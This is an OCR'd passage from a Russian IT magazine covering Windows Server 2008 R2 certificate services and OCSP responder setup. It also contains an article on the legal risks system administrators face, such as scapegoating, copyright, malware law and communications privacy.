
Вторая и третья версии шаблонов поддерживаются в редакциях Enterprise и Datacenter. В редакции Standard новые версии шаблонов поддерживаются только в Server 2008 R2. Сертификаты по шаблонам третьей версии можно издавать и на CA на Windows Server 2003.

В Windows Server 2008 R2 и Windows 7 был добавлен интерфейс программирования (Certificate Template API), который позволяет при установке приложения добавлять новые шаблоны сертификатов. Данная возможность может очень пригодиться, например, в такой ситуации: разработчики пишут приложение, которое использует сертификаты с нестандартными расширениями. Раньше надо были писать подробные инструкции для администраторов, чтобы они создали в





Оснастка Enterprise PKI



Установка служб Certificate Enrollment Web Services

своей системе необходимый шаблон. Теперь можно добавить новый шаблон программно с помощью импорта предварительно экспортированного шаблона, созданного в тестовой среде. Шаблон необходимо создавать через стандартную оснастку certtmpl.msc, чтобы быть уверенным, что он не нарушает огромное количество ограничений, которые накладываются на сертификаты (например, разрешение архивирования ключей только для сертификатов, которые используются для шифрования).

НОВЫЕ СПОСОБЫ ЗАПРОСА СЕРТИФИКАТОВ

Кстати, а каким образом пользователи и компьютеры получают сертификаты? Иначе говоря, как они могут подавать запрос на сертификат и устанавливать его на компьютер? Можно, конечно, руками создать PKCS#10 запрос и с помощью командной строки и certreq передать запрос на CA, но не всегда есть возможность объяснить пользователям, как это сделать. Если пользователь доменный и подключен к корпоративной сети, то можно с помощью групповых политик настроить автоматическую подачу и обработку заявок. В результате пользователь может даже не подозревать, что ему был установлен новый сертификат или обновлен старый.

Клиенты, которые не входят в домен или не имеют прямого доступа в сеть с CA, могут запросить сертификат через веб-интерфейс. Компонент Web Enrollment, который необходим для этого, присутствовал и ранее, но был существенно переработан. Старая библиотека XEnroll.dll, которая была написана много лет назад и долго дополнялась новыми функциями и багами, была заменена на новую – CertEnroll.dll, так как оказалось легче написать с нуля, чем исправить то, что было. Web Enrollment позволяет подавать заявки в формате PKCS #10 или создавать запросы интерактивно через браузер, автоматическая подача заявок не поддерживается.

В Windows Server 2008 и более ранних версиях для аутентификации пользователей и компьютеров при запросе сертификатов использовался протокол Kerberos, а в качестве транспортного протокола – Distributed COM (DCOM). При таком способе аутентификации автоматическая подача заявок (autoenrollment) недоступна для компьютеров, которые не подсоединены к корпоративной сети, или для компьютеров, которые находятся в другом лесе, чем центр сертификации. CA Web Enrollment, появившийся в Server 2008 R2, использует для подачи заявок новый протокол WS-Trust. Новые сервисы – Certificate Enrollment Policy Web Service и Certificate Enrollment Web Service – позволяют получить политики и подать заявки на сертификаты через HTTPS. При этом в качестве аутентификации можно использовать не только Kerberos, но и пароли, и сертификаты.

Если необходимо избежать запросов к CA на новые сертификаты из интернета, но есть клиенты, которым надо обновлять сертификаты, когда они, например, в командировках, то можно использовать режим только обновления (renewal-only). В этом случае клиенты при первом получении сертификата должны быть в той же сети, что и CA, а в случае обновления сертификатов могут воспользоваться возможностями CA Web Enrollment.

Политики для этих служб настраиваются через групповые политики или на клиенте, через оснастку Certificates.

СПИСКИ ОТЗЫВА VS. ONLINE RESPONDER


При проверке валидности сертификата среди прочего проверяется срок его действия и состояние отзыва. Сертификат может быть отозван, как в случае компрометации ключа, так и при изменении информации о владельце, например, смене должности или фамилии. Традиционно информация об отозванных сертификатах помещается в списки отзыва (CRL (certificate revocation list)). Чтобы узнать, был ли отозван сертификат, надо получить список отзыва и проверить наличие в нем рассматриваемого сертификата. Если в организации большое количество сертификатов, то список будет быстро расти, а клиенты при проверке статуса сертификата будут ждать закачки списка. Кроме обычных списков существуют еще и разностные (Delta CRL), которые содержат в себе только информацию о сертификатах, статус которых был изменен по сравнению с предыдущим списком отзыва. Delta CRL частично решают проблемы с объемом списков отзыва, но не решают всех проблем, связанных с актуальностью информации. Так как списки публикуются с заданным интервалом, то может быть такая ситуация, что сертификат уже отозван, а информации об этом в CRL еще нет.

В Windows Server 2008 появились сетевые ответчики (Online Responder). Их можно использовать как альтернативу или в дополнение к спискам отзыва сертификатов. Компонент Online Responder использует протокол OCSP (Online Certificate Status Protocol), описанный в RFC 2560. Ответчик разбирает запросы от клиентов, оценивает статус сертификата и отправляет обратно подписанный ответ с информацией о статусе запрошенного сертификата. В случае если клиенту требуется информация о статусе большого количества сертификатов, то целесообразно использовать списки отзыва, так как их достаточно получить один раз, без необходимости многократных запросов к серверу.


Протокол OCSP поддерживают клиенты, начиная с Windows Vista. Они могут быть настроены с помощью новых параметров групповой политики (Certificate Path Validation Settings вкладка Revocation).

В отличие от использования списков отзыва, Online Responder требуется вначале установить и настроить. Для этого надо выполнить следующие шаги:


1. Добавить компонент Online Responder роли AD CS. Для работы Online Responder требуется IIS, который будет автоматически предложено установить.



Настройка enrollment policy



Мастер добавления Revocation Configuration



Настройка AIA для Online Responder

2. В свойствах CA для AIA указать путь, по которому доступен ответчик.
3. Так как ответ о статусе сертификата подписывается, то для работы Online Responder требуется соответствующий сертификат. Сертификат, который будет использоваться ответчиком, должен обладать следующими атрибутами: короткий срок действия (несколько недель), наличие расширения id-pkix-ocsp-nocheck и расширенного использования ключа id-kp-OCSPSigning, отсутствие CDP и AIA.
Эти атрибуты уже настроены в шаблоне OCSP Response Signing.
В случае использования Enterprise CA надо только добавить его к доступным шаблонам в Active Directory, настроив на него разрешения (Read и Enroll) для сервера, на который установлен Online Responder. Для StandAlone CA надо еще менять значение соответствующего флага командой certutil -v -setreg policy\editflags +EDITF_ENABLEOCSPREVNOCHECK. Действия по настройке шаблона в Windows Server 2003 отличаются и здесь не рассматриваются.
4. На последнем этапе необходимо настроить сам сетевой ответчик. Для этого в оснастке Online Responder Management с помощью мастера надо создать revocation configuration.
5. Для корректной работы Online Responder в период, когда происходит обновление ключа CA, необходимо разрешить обновления сертификатов Online Responder с использованием существующих ключей центра сертификации. Для этого надо выполнить на CA команду certutil -setreg ca\UseDefinedCACertInRequest 1. Данное действие необходимо для получения возможности подписывать ответы Online Responder с помощью сертификата, подписанного тем же ключом CA, который использовался для подписания сертификата, статус которого запрашивается. В Windows 2003 для разрешения этой ситуации необходимо вручную создать столько сертификатов для подписи ответов OCSP, сколько требуется, чтобы покрыть срок действия двух сертификатов CA. При этом срок действия каждого из выпущенных сертификатов должен быть на две недели больше, чем у предыдущего.

ЗАКЛЮЧЕНИЕ

Видоизменения служб сертификации производились и в Windows Server 2008, и в R2. В итоге появились возможности, которые будут интересны специалистам по безопасности, инструменты, которые облегчат жизнь администратора, и функции, которые позволят пользователям еще меньше разбираться в сертификатах.
Во-первых, добивалась поддержка новых протоколов и криптографических алгоритмов. Протокол OCSP, который уже не один год присутствовал в других программных продуктах, наконец-то дошел до серверных ОС Microsoft. Таким образом, у администраторов и программистов появились различные варианты для проверки статуса отозванных сертификатов, которые позволяют выбирать между скоростью, объемом данных и актуальностью информации. Немаловажно и появление поддержки алгоритмов на эллиптических кривых. К сожалению, поддерживаются не российские, а американские стандарты, но ожидать иного было бы странно.
Во-вторых, многие библиотеки (например, Crypto API и XEnroll.dll) переписаны с нуля, из-за чего можно надеяться на избавление от старых ошибок и проблем, и ждать новых.
В-третьих, значительно расширились способы запроса и получения сертификатов. Теперь сертификаты могут получать и сетевые устройства без записи в домене, и пользователи без прямого доступа к сети с CA.
И наконец, без внимания не оставлены и любители автоматизации и скриптописания – новые объекты и функции позволят им реализовать свои фантазии. ⌶

Николай Николаевич Федотов, главный аналитик компании «InfoWatch»



Риски системного администратора

СЕМЬ И ЕЩЕ ОДИН СПОСОБ ПОДВЕСТИ СИСАДМИНА ПОД МОНАСТЫРЬ

Со временем работа в должности сисадмина становится все более и более рискованной. Ведь на самом деле администратор рулит не техникой, а деньгами, нематериальными активами, людьми, репутацией компании. Соответственно с этим — и его ответственность.

ДЕРЖАЩИЙ ЗА ЧУВСТВИТЕЛЬНЫЕ МЕСТА

Чем дороже может обойтись инцидент, тем строже отбор в соответствующую профессию. Для управления атомной станцией или подлодкой-носителем ЯО персонал тестируют тщательнее. Алкоголикам, суицидникам, буддистам и пох... фаталистам там не место. Для того, чтобы держать в руках автомат Калашникова, отбор не такой строгий: отсеивают лишь откровенных психов и уголовников. Остальным оружие можно (некоторым даже нужно, помимо их желания). Чтобы иметь право сесть за руль автомобиля (источник повышенной опасности), также требуется доказать, что претендент в состоянии отвечать за свои действия. И получить соответствующий документ. Для управления компьютером специальной лицензии не предусмотрено. Считается, что неумелый или неадекватный человек перед монитором может навредить лишь себе самому и своим данным. Так оно и было лет двадцать назад.

Ситуация меняется довольно быстро. Информация дорожает. Коммерческая тайна, интеллектуальная собственность, инсайдерская информация растут в цене быстрее золота, а по объему — так их просто пучит. Прощелкав вирус, можно парализовать на полдня работу офиса. А украв ма-а-а-аленькую флешку с тремя миллионами записей, можно выручить на черном рынке аж 50 американских центов... за каждую запись.

Кроме того, рассказывают (но чаще показывают в фильмах), что кое-где компьютеры подключены к разным автоматизированным производствам и к интернету одновременно. И существует теоретическая возможность несколькими коварными кликами мыши из-за моря уронить спутник, самолет, курс местной валюты или даже авторитет местного президента. Вероятность, конечно, очень малая, но зато потенциальный ущерб огромен. Их произведение (стоимость риска) получается внушительное. Ответственность админа — соответствующая.

До лицензий на право управления компьютером пока не додумались (вернее, додумались, но никто не горит желанием возложить на себя часть ответственности за то, что станут вытворять в Сети пользователи с выписанными ими «правами». А простую бумажку «Computer drive licence» могут выписать любому желающему).

Однако, важность (опасность) сисадмина уже осознали. Поэтому в серьезных конторах его производственные функции делят между двумя-тремя работниками. Чтобы один знал, но не мог, другой мог, но не знал, а третий (родственник директора) приглядывал за этими двумя грамотеями, чтобы они не сговорились. Впрочем, читателя, наверное, волнуют совсем другие риски: что грозит самому админу в случае неудачного сочетания звезд над его головой. Перечислим основные риски.

НЕПРЕРЫВНОСТЬ БИЗНЕСА

Первый и основной риск сисадмина — самый неинтересный. Если он будет нерадиво исполнять должностные обязанности, и из-за этого предприятие понесет убытки, у руководства может возникнуть идея подвергнуть его не только дисциплинарной ответственности, но и получить возмещение убытков в гражданском порядке. При этом не так важно, что именно написано в трудовом договоре: каждый человек должен возмещать причиненные им убытки. Кроме того, руководству предприятия тоже надо отчитываться: перед акционерами, перед кредиторами и партнерами, перед регулирующими органами. Любые неудачи и потери, связанные с компьютерной техникой, логичнее всего перевалить на админа. Все равно кроме него в этих гудящих электронных штуках никто не разбирается.

В практике автора был такой случай. Предприятие, оказывающее услуги связи, подошло к грани полного банкротства: доходы падают, работники разбегаются, кредит поспел, а возвращать его нечем. И тогда директор делает отчаянную попытку спасти положение, а точнее — свалить вину на другого. Выявляется один случай хищения (через подтасовку данных в биллинговой системе), в этом обвиняется самый беззащитный из работников (недавно уволившийся), фальсифицируются доказательства и подается соответствующее заявление в правоохранительные органы. При полном бардаке на предприятии и десятках недовольных, не получающих зарплату работниках найти один случай хищения — не проблема. Проблемой было бы не замечать воровства. Вписать в лог-файл нужный IP-адрес и закрепить это актом осмотра — тоже не вопрос (некоторые из инженеров отказались подписывать этот акт, но следствие это обстоятельство не заинтересовало). Далее дело пошло по давно накатанной (кое-где у нас порой) обвинительной колее. «Правильные» показания свидетелей собирались, «неправильные» игнорировались. На одного подозреваемого валили все хищения, нарушения и недостачи, все причастные это с радостью подтверждали. Нашли послушного эксперта, который и написал в заключении то, что велел следователь. Дело сшито и передано в суд. У руководства появились оправдания перед кредиторами — дескать, это не мы плохо работали, это вот он все украл. Компания все равно разорилась, а сисадмин получил срок по статье 272 (неправомерный доступ).



САБОТАЖ

Как известно, работники выражают свое недовольство разными способами. Одни сводятся к неисполнению обязанностей, другие — к пунктуальному и дословному их исполнению. В обоих случаях все ломается и стопорится (конкретные причины айтишного саботажа смотри на диаграмме). То и другое именуется «саботаж», а в отдельных, запущенных случаях — вредительство.
В области IT то и другое можно осуществить нажатием нескольких клавиш. Больше всего возможностей учинить саботаж или пресечь его — у админа. С него и главный спрос.
Но даже когда все сломалось по стихийным причинам, у начальства часто появляется подозрение на злой умысел. Во времена иные стихии в технике вообще не признавали: техника-де вещь детерминированная, если что-то пошло не так, то кто-то это устроил — найти и наказать! В конце XX века прогрессивные мыслители, адепты гуманизма додумались до концепции техногенной катастрофы. Этот термин означает, что стихийная сила может действовать не только в дикой природе, но и в недрах творения рук человеческих, в программном обеспечении, в частности. Ученые признали, что современная техника вовсе не детерминирована и вполне может непредсказуемо выйти из-под контроля. Но эту правовую новеллу далеко не все принимают. Поэтому попытки обязательно найти виновного продолжаются. Не найти — так назначить.
От этого назначения сисадмин может спастись лишь составлением правильных бумаг. Причем своевременным составлением. Когда техногенная катастрофа местного масштаба произошла, писать объяснительные уже поздно. Следует пригласить юриста и поработать над бюрократическим прикрытием своей филейной части заблаговременно.

АВТОРСКИЕ ПРАВА

Так называемые права интеллектуальной собственности на программы для ЭВМ и прочий цифровой контент не только дорожают (причем не за счет повышения цен на каждую лицензию, а за счет увеличения числа объектов интеллектуальной собственности в деятельности предприятия и скорости смены «поколений» софта). Кроме того, обостряется борьба за них. Как логично рассудил товарищ Сталин в 1928 году, классовая борьба должна постоянно обостряться, поскольку буржуи не будут молча терпеть, когда начнется индустриализация, которая сведет на нет роль частной собственности в СССР. А поэтому нужны посадки. С каждым годом все больше. То ли Вождь все верно рассчитал, то ли решение задачи подогнали под ответ, но репрессии против буржуев и их приспешников пошли с этого года нарастающими темпами. Совершенно аналогичная ситуация сложилась с авторскими правами в наше время. Пираты, согласно расчетам BSA и IFPI, должны наносить ущерб правообладателям во все возрастающих масштабах. Поэтому наказания за соответствующие нарушения должны постоянно ужесточаться. Так оно и происходит.
Ныне в России за нарушение авторских прав в размере меньше 50 тысяч рублей предусмотрена административная ответственность (ст. 7.12 КоАП), а для большего размера — уголовная (ч. 2-3 ст. 146 УК). Плюс гражданско-правовая в качестве довеска в обоих случаях.
Гражданскую ответственность может нести как физлицо, так и предприятие. А вот уголовную разрешается возлагать только на человека. Поэтому требуется козел отпущения. Им часто становится сисадмин. По закону, отвечать должен тот, кто инсталлировал контрафактное ПО, причем лишь в том случае, если точно знал, что оно контрафактное (то есть, предприятие не заключило лицензионный договор с правообладателем). На практике с органов требуют план по раскрываемости и органы его дают. План обычно таков, что времени на сбор доказательств очень мало. Так что, если в вашем хозяйстве водится контрафактного софта более чем на 50 000 совокупно, вы имеете высокие шансы сделаться козлом отпущения, если что.
Понятно, что благородных донов, желающих взять на себя ответственность за контрафакт, среди работников не найдется. Скорее всего, все они дружно по подсказке следователя укажут пальцем на админа: «Это он все устанавливал». А показания свидетелей в судах «весят» значительно тяжелее, чем всякие компьютерно-технические экспертизы и заключения специалистов.
На практике чаще всего делают обвиняемым именно администратора или эникейщика. Так называемое «дело Поносова» представляло собой своего рода исключение: обвиняемым стал директор организации, а не сисадмин. Чаще вину сваливают (тоже по должности, а не по вине) на безответного и юридически безграмотного сисадмина.
Кроме программ для ЭВМ, объектами авторского права являются фонограммы (музыка, аудиокниги), аудиовизуальные произведения (фильмы, клипы), художественные тексты, объекты изобразительного искусства (рисунки, фотографии, элементы дизайна), а также шрифты. Все эти объекты в цифровой форме, если они не оплачены, при необходимости зачтутся в общую сумму нарушений.
Для возбуждения дела заявления правообладателя не требуется. Если не найдут потерпевшего (его полномочного представителя в России), то могут обойтись и без его участия (за подробностями прошу проследовать в ЧаВо по компьютерным преступлениям от сетевых правоведов: http://www.internet-law.ru/intlaw/crime/faq.htm). Автор

статьи частенько выступает в роли эксперта или специалиста по таким уголовным делам. Но защитить подсудимого очень трудно — как правило, уже поздно. Кое-что можно сделать на этапе предварительного следствия, до назначения экспертизы, а дальше уже труднее. После окончания следствия, на судебном заседании, помочь практически нечем. Самая эффективная защита от несправедливого (а также и частично справедливого) обвинения в нарушении авторских прав на ПО может быть оказана до того, как в офис пришли «с проверкой» или уже с постановлением на обыск.

СЛУЖЕБНОЕ ПРОИЗВЕДЕНИЕ

Этот риск также связан с авторскими правами. Но здесь строгость закона играет уже на другую сторону. Как известно, админу трудно обойтись без создания собственных программ. Небольшие шелл-скрипты, макросы для MS Office, какая-нибудь учетная БД и веб-интерфейс к ней, SQL-функция, однострочный Java-скрипт на веб-страничке и так далее. Все это — объекты интеллектуальной собственности. Права на них принадлежат предприятию, если в трудовом договоре прописана обязанность работника создавать такие программы (это называется «служебное произведение», ст. 1295 ГК РФ). Если не прописана, то все права остаются у автора. Сисадмин мог уже и сам забыть об этом, сменить место службы, но его скрипт, его интеллектуальная собственность исправно работает на сервере предприятия и при этом является контрафактной. Будучи правообладателем, бывший работник (и даже не бывший) может предъявить претензии к нарушителю авторских прав. В этом случае вся текущая истерия по поводу пиратства и все перекосы в законодательстве будут играть на стороне автора. Таких юридических мин замедленного действия типичный сисадмин оставляет за собой кучи. Их вполне может набраться на 50 000 рублей (уголовная ответственность), а уж на гражданскую хватит в любом случае. Защищаться от этого риска выгоднее всего при найме работника. К тому времени, когда он решил уволиться, разрулить ситуацию встанет существенно дороже.

ВРЕДОНОСНЫЕ ПРОГРАММЫ


Создание и использование вредоносных программ (ч. 1 ст. 273 УК) — это деяние, наказуемое в случае умышленного его совершения. По неосторожности оно будет преступлением (ч. 2 той же статьи) только в случае тяжких последствий. До сих пор вторая часть ни разу не применялась. Кстати говоря, «Тяжкие последствия» — это нечто наподобие показанного в фильме «Крепкий орешек-4», но российская техника еще не настолько интернетозависима.
Сисадмин рискует попасть под 273-ю статью, если он установит на компьютер работника троянскую шпионскую программу — большинство программ этого класса являются вредоносными. Автору несколько раз рассказывали знакомые и клиенты, как начальник требовал от админа поставить программу-шпион кому-то из подчиненных. Получение приказа не освобождает исполнителя от уголовной ответственности, если приказ заведомо незаконный (ч. 2 ст. 42 УК), а в случае троянской программы это так.
Кроме того, сисадмин в своей работе иногда использует иные программы двойного назначения: кейгены, сниферы, подборщики паролей, сканеры. Они вредоносными не являются, но следователь и его «карманный» эксперт могут этого не знать. Или не хотеть знать. На практике достаточно много случаев, когда статью 273 рисуют без любых на то оснований за всякие «нехорошие», но отнюдь не вредоносные программы (ахтунг — вредоносной является не любая программа, причиняющая вред. И наоборот, принести вред может вполне законная программа). Оправдаться от такого обвинения достаточно сложно в силу полного отсутствия специальных знаний у милиции и судей. Был интересный случай , когда под статью за вредоносные программы попали авторы хорошо известной и популярной программы «KGB Spy». Им удалось в конце концов доказать свою невиновность (не без содействия автора), но чего им это стоило! Если программист не так известен и не настолько состоятелен, он может и не оправдаться от обвинений. Установить, является ли программа вредоносной, можно, самостоятельно разобравшись во всех технико-правовых тонкостях вопроса, а можно обратиться к специалисту. Стоит ли напоминать, что делать это надо как можно раньше, пока «болезнь» еще не запущена.

ТАЙНЫ

Законодательство предусматривает несколько десятков видов тайн, то есть конфиденциальной информации, подлежащей обязательной защите (список конкретных тайн можно найти, например, тут: http://infowatch.livejournal.com/55585.html). Совсем недавно прибавился еще один вид — так называемая инсайдерская информация, ее следует защищать, даже если она не конфиденциальна.
Прикол в том, что ответственность за утечку (разглашение, утрату, неправомерное использование) этой информации предусмотрена далеко не всегда. А вот ответственность за нарушение предусмотренного порядка ее защиты — обязательно. Именно в последнем нарушении содержатся основные риски.
Например, персональные данные. Ответственности за их утечку (разглашение) нет. Но есть ответственность за нарушение установленных правил обработки персональных данных (ст. 13.11 КоАП). Всякому понятно, что утечка может произойти несмотря на соблюдение всех положенных правил. И наоборот, фактически защитить данные можно без оформления предписанных формальных процедур и бумаг. Особенно — без бумаг. Но на практике проверяют как раз документы и штрафуют за их отсутствие.
Другая опасная для сисадмина тайна — это тайна связи (формально именуемая «тайна переписки,телефонных переговоров, телеграфных и иных сообщений», ч. 2 ст. 23 Конституции). «Иные» — это как раз электронная почта, ICQ и прочие интернет-коммуникации, содержание которых так интересно для типичных начальников, не принимающих всерьез термин «права человека».
Существует распространенное заблуждение, что служебные коммуникации якобы можно просматривать/прослушивать без согласия работника. Другой вариант той же сказки — что работника якобы достаточно официально уведомить, после чего перлюстрация становится законной. В США, то есть на родине фильмов и приключенческих романов, из которых это заблуждение почерпнуто, дело обстоит действительно так. Но на родине прав человека — в Европе, а заодно и в России, конституции устроены немного иначе.
Ни уведомление, ни право собственности на средства связи не дает работодателю возможность перлюстрировать электронную почту и другие служебные каналы связи. Требуется письменное (и притом добровольное) согласие абонентов; впрочем, и оно в некоторых

От редакции: голосуй или проиграешь

О том, насколько тебе нравится или не нравится появление «не-технической» информации в рамках этой рубрики, ты всегда можешь высказаться на http://group.xakep.ru. Голосуй! Требуй! Предлагай! Кроме того, почта редактора рубрики: lozovsky@gameland.ru тоже находится в твоем полном распоряжении. Пиши туда и, если наше сегодняшнее начинание встретит одобрение определенного количества читателей, мы продолжим рассматривать тему рисков системного администратора более подробно, а заодно коснемся и некоторых других правовых вопросов функционирования информационных систем и людей, с ними работающих.



#	условное обозначение	описание	относительная вероятность, %
A	«месть»	месть обиженного работника коллегам, руководству, предприятию в целом, его клиентам или всему окружающему обществу	13,64
B	«внимание»	обращение внимания руководства на существующую угрозу или иную проблему	13,76
C	«тщеславие»	демонстрация значимости, незаменимости, квалифицированности себя или своего подразделения, правильности своих взглядов или верований, неправильности чужих	19,54
D	«влияние»	влияние на принятие руководством того или иного решения	14,12
E	«подсиделки»	карьерная или межклановая борьба	12,25
F	«конкуренты»	выполнение прямого поручения конкурентов или иных противников	5,98
G	«укрывательство»	сокрытие инцидентов, провалов в работе, хищений и других поводов для наказания	17,97
	другое	иные цели, которые назвали респонденты	2,73

Относительная вероятность различных типов саботажа в IT

случаях будет недействительно (подробнее — http://forensics.ru/zi-ts.html).

Правда, работники-правозащитники находятся редко. Поэтому тайна связи нарушается на российских предприятиях сплошь и рядом. Если на таком нарушении все-таки поймают, то сисадмин — первый кандидат в обвиняемые, а отдавший приказ начальник может и отвертеться.

ЛИЦЕНЗИРУЕМАЯ ДЕЯТЕЛЬНОСТЬ

В России существует достаточно много видов деятельности, требующих лицензии. Получать их долго и муторно, а иной раз без соответствующих связей и вообще невозможно. Кроме того, случаи, когда следует иметь лицензию, а когда нет, определены в законах не вполне четко. Подробности отданы на откуп ведомствам, которые и лицензируют тот или иной вид деятельности. Ведомства определяют границы лицензирования так, как им удобно, и иногда передвигают их без предупреждения.

Однако за работу без лицензии предусмотрена уголовная ответственность (ст. 171 УК). По этой статье чаще всего привлекают руководителя предприятия, но сисадмин тоже может попасть под раздачу, особенно если фактическую деятельность осуществлял он. К таковым занятиям относятся: услуги связи, обслуживание шифровальной техники, техническая защита информации и некоторые иные виды деятельности.

ДРУГИЕ

А еще сисадмин иногда становится объектом шантажа, угроз или подкупа со стороны желающих проникнуть в информационную систему предприятия, завладеть коммерческой тайной. Наслушавшись квазиглубокомысленных изречений в духе «человек — слабейшее звено защиты», некоторые злоумышленники и начинают атаку с этого звена. А кто у нас по умолчанию имеет высший допуск и максимальные технические полномочия? Админ. Вот его и прессуют, его и подкупают. Иногда внешние злоумышленники, а порой и представители внутренних группировок.

